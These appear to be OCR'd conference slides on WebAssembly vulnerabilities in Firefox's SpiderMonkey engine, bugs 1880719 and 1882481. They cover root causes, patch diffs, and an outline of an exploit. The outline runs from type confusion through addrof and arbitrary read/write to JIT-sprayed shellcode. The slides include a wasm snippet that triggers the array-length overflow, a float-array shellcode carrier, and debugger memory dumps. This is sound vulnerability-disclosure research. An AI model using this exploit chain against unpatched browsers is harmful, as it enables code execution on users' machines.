
```
const foo = ()=>
{
return [1.0,
 9.203763987562782e-79,
 6.375092797421955e+93,
 2.6368626227639178e-284];
}
```

How to Exploit (Case 1)

1. AddrOf primitive: Type Confusion from i64 array to i32 array.
2. Arbitrary R/W
3. Get Shell: change the jit address of functionClass to a shellcode

Store shellcode in float JSArray


```
const foo = ()=>
{
return [1.0,
 9.203763987562782e-79,
 6.375092797421955e+93,
 2.6368626227639178e-284];
}
```



The Bug 1880719 (Case 2)

Root Cause: Length interger overflow in array.new_default

class_	...
numElements	_data
...	...
class_	...
numElements	_data




```
Julian Seward, 9 months ago | Julian Seward, 9 months ago | 5 authors (Julian Seward and others) | 5 authors (
144 class WasmArrayObject : public WasmGcObject {        Julian Seward, 19 month
145  public:
146   static const JSClass class_;
147
148   // The number of elements in the array.
149   uint32_t numElements_;
150
151   // Owned data pointer, holding `numElements_` entries.  This is null if
152   // `numElements_` is zero; otherwise it must be non-null.  See bug 18122
153   uint8_t* data_;
154
155   // AllocKind for object creation
156   static gc::AllocKind allocKind();
```

```
pwndbg> tele  0x36521e4008d8
00:0000| rax 0x36521e4008d8 —▸ 0x374ecf466b80 —▸ 0x374ecf43a328 —▸ 0x555558c56880 (js::W
asmArrayObject::class_) —▸ 0x555555797d8a ◂— ...
01:0008|     0x36521e4008e0 —▸ 0x555558dbd1c0 —▸ 0x555558dbd058 ◂— 0x18
02:0010|     0x36521e4008e8 ◂— 0xffffffff5
03:0018|     0x36521e4008f0 —▸ 0x36521e400900 —▸ 0x555558de9420 —▸ 0x555558da89b0 —▸ 0x5
55558ce0b70 ◂— ...
04:0020|     0x36521e4008f8 ◂— 0x0
05:0028|     0x36521e400900 —▸ 0x555558de9420 —▸ 0x555558da89b0 —▸ 0x555558ce0b70 —▸ 0x5
55558dd9640 ◂— ...
06:0030|     0x36521e400908 —▸ 0x374ecf466b80 —▸ 0x374ecf43a328 —▸ 0x555558c56880 (js::W
asmArrayObject::class_) —▸ 0x555555797d8a ◂— ...
07:0038|     0x36521e400910 —▸ 0x555558dbd1c0 —▸ 0x555558dbd058 ◂— 0x18
pwndbg>
08:0040|   0x36521e400918 ◂— 0x200
09:0048|   0x36521e400920 —▸ 0x555558dea7b8 ◂— 0x0
0a:0050|   0x36521e400928 ◂— 0x0
... ↓      5 skipped
```

The Bug 1880719 (Case 2)

Root Cause: Length interger overflow in array.new_default

```
void MacroAssembler::wasmBumpPointerAllocateDynamic(
    Register instance, Register result, Register typeDefData,
Register size,
    Register temp1, Label* fail) {

...
  int32_t endOffset = Nursery::offsetOfCurrentEndFromPosition();

  // Bail to OOL code if the alloc site needs to be initialized.
  load32(Address(typeDefData,
wasm::TypeDefInstanceData::offsetOfAllocSite() +

gc::AllocSite::offsetOfNurseryAllocCount()),
          temp1);
  branch32(Assembler::Equal, temp1, Imm32(0), fail);
...
}
```

0x36521e

class_	...
numElements	_data
...	...
class_	...
numElements	_data

```
Julian Seward, 9 months ago | Julian Seward, 9 months ago | 5 authors (Julian Seward and others) | 5 authors (
144 class WasmArrayObject : public WasmGcObject {        Julian Seward, 19 month
145  public:
146   static const JSClass class_;
147
148   // The number of elements in the array.
149   uint32_t numElements_;
150
151   // Owned data pointer, holding `numElements_` entries.  This is null if
152   // `numElements_` is zero; otherwise it must be non-null.  See bug 18122
153   uint8_t* data_;
154
155   // AllocKind for object creation
156   static gc::AllocKind allocKind();
```

array.new_default(-11)

```
pwndbg> tele  0x36521e4008d8
00:0000| rax 0x36521e4008d8 —▸ 0x374ecf466b80 —▸ 0x374ecf43a328 —▸ 0x555558c56880 (js::W
asmArrayObject::class_) —▸ 0x555555797d8a ◂— ...
01:0008|     0x36521e4008e0 —▸ 0x555558dbd1c0 —▸ 0x555558dbd058 ◂— 0x18
02:0010|     0x36521e4008e8 ◂— 0xfffffff5
03:0018|     0x36521e4008f0 —▸ 0x36521e400900 —▸ 0x555558de9420 —▸ 0x555558da89b0 —▸ 0x5
55558ce0b70 ◂— ...
04:0020|     0x36521e4008f8 ◂— 0x0
05:0028|     0x36521e400900 —▸ 0x555558de9420 —▸ 0x555558da89b0 —▸ 0x555558ce0b70 —▸ 0x5
55558dd9640 ◂— ...
06:0030|     0x36521e400908 —▸ 0x374ecf466b80 —▸ 0x374ecf43a328 —▸ 0x555558c56880 (js::W
asmArrayObject::class_) —▸ 0x555555797d8a ◂— ...
07:0038|     0x36521e400910 —▸ 0x555558dbd1c0 —▸ 0x555558dbd058 ◂— 0x18
pwndbg>
08:0040|   0x36521e400918 ◂— 0x200
09:0048|   0x36521e400920 —▸ 0x555558dea7b8 ◂— 0x0
0a:0050|   0x36521e400928 ◂— 0x0
... ↓      5 skipped
```


How to Exploit (Case 2)

1. OOB Read/Write

   a. Twice memory allocation to trigger the bug in asm code (First in OOL)


```
var wasm_code = wasmTextToBinary(`(module
 (type $a (array i32))
 (func (export "testA") (result (ref $a))
 (array.new $a (i32.const 0) (i32.const 1))
 drop
 (array.new $a (i32.const 0) (i32.const 2147483647))
 )
)`);
```

   b. RW object fields behind the OOB wasm array




How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitry Read/Write: OOBW data file of next WasmArrayObject to the victim addr




How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitry Read/Write: OOBW data file of next WasmArrayObject to the victim addr
3. Addrof:
    a. Alloc an i32 wasmarray
    b. Alloc a ref wasmarray
    c. Using JS objects as **arguments of exported wasm function**
    c. Replace the data field of i32 wasmarray to ref wasmarray
    d. Read the value of i32 wasmarray



How to Exploit (Case 2)

1. OOB Read/Write
2. Arbitry Read/Write: OOBW data file of next WasmArrayObject to the victim addr
3. Addrof
4. JIT spray (same)



Patch Analysis

Add the check of *storageBytes*

```
if (lir->numElements()->isConstant()) {
-    uint32_t storageBytes =
-        WasmArrayObject::calcStorageBytes(mir->elemSize(), numElements);
-    if (storageBytes > WasmArrayObject_MaxInlineBytes) {
+    CheckedUint32 storageBytes =
+        WasmArrayObject::calcStorageBytesChecked(mir->elemSize(), numElements);
+    if (!storageBytes.isValid() ||
+        storageBytes.value() > WasmArrayObject_MaxInlineBytes) {
...
       masm.wasmNewArrayObjectFixed(instance, output, typeDefData, temp1, temp2,
-                                    ool->entry(), numElements, storageBytes,
-                                    mir->zeroFields());
+                                    ool->entry(), numElements,
+                                    storageBytes.value(), mir->zeroFields());

       masm.bind(ool->rejoin());
     }
   } else {
    ...
    masm.wasmNewArrayObject(instance, output, numElements, typeDefData, temp1,
                            ool->entry(), mir->elemSize(), mir->zeroFields());
    ...
  }
}
```

Patch Analysis

Add the check of *storageBytes*,

```
if (lir->numElements()->isConstant()) {
-    uint32_t storageBytes =
-        WasmArrayObject::calcStorageBytes(mir->elemSize(), numElements);
-    if (storageBytes > WasmArrayObject_MaxInlineBytes) {
+    CheckedUint32 storageBytes =
+        WasmArrayObject::calcStorageBytesChecked(mir->elemSize(), numElements);
+    if (!storageBytes.isValid() ||
+        storageBytes.value() > WasmArrayObject_MaxInlineBytes) {
...
       masm.wasmNewArrayObjectFixed(instance, output, typeDefData, temp1, temp2,
-                                    ool->entry(), numElements, storageBytes,
-                                    mir->zeroFields());
+                                    ool->entry(), numElements,
+                                    storageBytes.value(), mir->zeroFields());

       masm.bind(ool->rejoin());
     }
   } else {
    ...
    masm.wasmNewArrayObject(instance, output, numElements, typeDefData, temp1,
                            ool->entry(), mir->elemSize(), mir->zeroFields());
    ...
  }
}
```

Same Logic

The Bug 1882481 (Case 3)

Add *same check*

```
void MacroAssembler::wasmNewArrayObject(Register instance, Register result,
 [. . . ]

   branchTestPtr(Assembler::NonZero,
                 Address(temp, gc::AllocSite::offsetOfScriptAndState()),
                 Imm32(gc::AllocSite::LONG_LIVED_BIT), fail);
 [. . . ]
+  // Ensure that the numElements is small enough to fit in inline storage.
+  branch32(Assembler::Above, numElements,
+           Imm32(WasmArrayObject::maxInlineElementsForElemSize(elemSize)),
+           fail);
+
 [. . . ]
+  // Compute the size of the allocation in bytes. The final size must correspond
+  // to an AllocKind. See WasmArrayObject::calcStorageBytes and
+  // WasmArrayObject::allocKindForIL.
+
+  // Compute the size of all array element data.
+  mul32(Imm32(elemSize), numElements);
+  // Add the data header.
+  add32(Imm32(sizeof(WasmArrayObject::DataHeader)), numElements);
}
```

https://phabricator.services.mozilla.com/D203511

Conclusion

Black Hat Sound Bytes

- Introduce the concept of WASM execution vulnerabilities, analyze the attack surface of these vulnerabilities.
- Improve and integrate the WASM and JavaScript fuzz testing framework, and propose a targeted vulnerability finding method using multiple methods.
- Analyze high-risk WASM execution vulnerabilities we found in mainstream browsers, and show how to exploit them.

Acknowledgement

- *Yang Yu (@tombkeeper)*
- *Guancheng Li(@Atuml1)*
- *Cen Zhang*
- *Samuel Groß, Carl Smith and V8 Team*
- *Amy Ressler and Chrome VRP*

Thanks!